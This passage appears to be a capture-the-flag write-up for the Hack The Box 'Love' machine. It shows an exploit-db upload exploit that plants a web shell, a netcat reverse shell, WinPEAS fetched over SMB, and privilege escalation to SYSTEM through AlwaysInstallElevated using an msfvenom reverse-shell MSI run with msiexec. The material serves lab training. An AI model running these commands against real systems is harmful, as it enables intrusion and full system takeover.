
```
INDEX_PAGE = f"http://{IP}/admin/index.php"
LOGIN_URL = f"http://{IP}/admin/login.php"
VOTE_URL = f"http://{IP}/admin/voters_add.php"
CALL_SHELL = f"http://{IP}/images/shell.php"
```

With the netcat listener running, I will run the payload:



```
┌──(yoon㉿kali)-[~/Documents/htb/love]
└─$ python 49445.py
Start a NC listner on the port you choose above and run...
Logged in
Poc sent successfully
```

On my netcat listener, I have reverse shell spawned as **phoebe**:




```
┌──(yoon㉿kali)-[~/Documents/htb/love]
└─$ rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.239] 59735
b374k shell : connected

Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>whoami
whoami
love\phoebe
```

Privesc: phoebe to Administrator

AlwaysInstallElevated


After starting smber server through `impacket-smbserver share $(pwd) -smb2support` on the directory where there is winpeas.exe, I will download winpeas to target machine through `copy \\10.10.14.21\share\winpeas.ps1 winpeas.ps1`.

WinPEAS finds AlwaysInstallElevated running:



```
◆◆◆◆◆◆◆◆◆◆Checking AlwaysInstallElevated
◆  https://book.hacktricks.xyz/windows-hardening
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

AlwaysInstallElevated is a setting in the Windows registry that, when enabled, allows non-administrative users to install programs with elevated privileges. This setting is intended for system administrators who want to ensure that certain programs are always installed with administrative rights, regardless of the user's permissions.




AlwaysInstallElevated

If these 2 registers are **enabled** (value is **0x1**), then users of any privilege can **install** (execute) `*.msi` files as NT AUTHORITY**SYSTEM**.

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInsta
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInsta
```

I will create payload that will make a reverse shell connection using msfvenom:


`msfvenom -p windows -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.14.21 LPORT=1338 -f msi -o rev_shell.msi`



```
┌──(yoon㉿kali)-[~/Documents/htb/love]
└─$ msfvenom -p windows -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.14.21 LPORT=1338
 -f msi -o rev_shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: rev_shell.msi
```


I will the run the payload msi with netcat listener running on my local Kali machine:

`msiexec /quiet /qn /i rev_shell.msi`



```
C:\Users\Phoebe\Desktop>msiexec /quiet /qn /i rev_shell.msi
msiexec /quiet /qn /i rev_shell.msi
```

Now I have a shell as the system:



```
┌──(yoon㉿kali)-[~/Documents/htb/love]
└─$ sudo nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.239] 59427
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

References

- https://www.exploit-db.com/exploits/49445
- https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated

- https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/